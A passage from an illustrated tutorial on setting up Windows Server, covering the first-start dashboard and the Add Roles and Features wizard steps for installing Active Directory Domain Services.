


Figure 14 – Login as admin

4.12. At the first start-up, you will get two pop-ups




Figure 15 – First start-up

4.12.1. Server Manager – Click on ***Don't show this message again***

4.12.2. Networks – Click ***Yes***

4.13. This brings you to the Server Manager Dashboard




Figure 16 – Server manager dashboard

Phase II – Install Active Directory

Active Directory (AD) is a collection of processes and services. It is commonly used to assign and enforce security policies for all computers on the network via a Windows Server running Domain Services. The Windows Server with Domain Services running is called a Domain Controller. Most Windows Server services rely on the Domain Controller to function correctly.

1. The Server Management Dashboard should open automatically on Windows Server startup




Figure 16 – Server manager dashboard

2. On the left side of the dashboard, click on ***Local Server*** and give it a couple of seconds to populate the information




Figure 17 – Local Server

3. Click on ***Manage*** in the top right-hand corner of the screen. Once the drop-down appears, click on the ***Add Roles and Features*** option shown




Figure 18 – Add roles and features

4. An “Add Roles and Features Wizard” box will open

    4.1. Before you begin – Click ***next***




Figure 19 – Click next

4.2. Installation Type – click the ***Role-Based*** option – click ***next***




Figure 20 – Installation type, Roll-based

4.3. Server Selection – click on your local server (Should be the only option) – click ***next***




Figure 21 – Select the server

4.4. Server Roles – select ***Active Directory Domain Services,*** which will automatically open a pop-up window where you will press the ***Add Features*** button




Figure 22 – Add features to Active Directory

4.5. Returns you to the Select Server Roles, and you can see that the Active Directory Services option now has a checkmark next to it

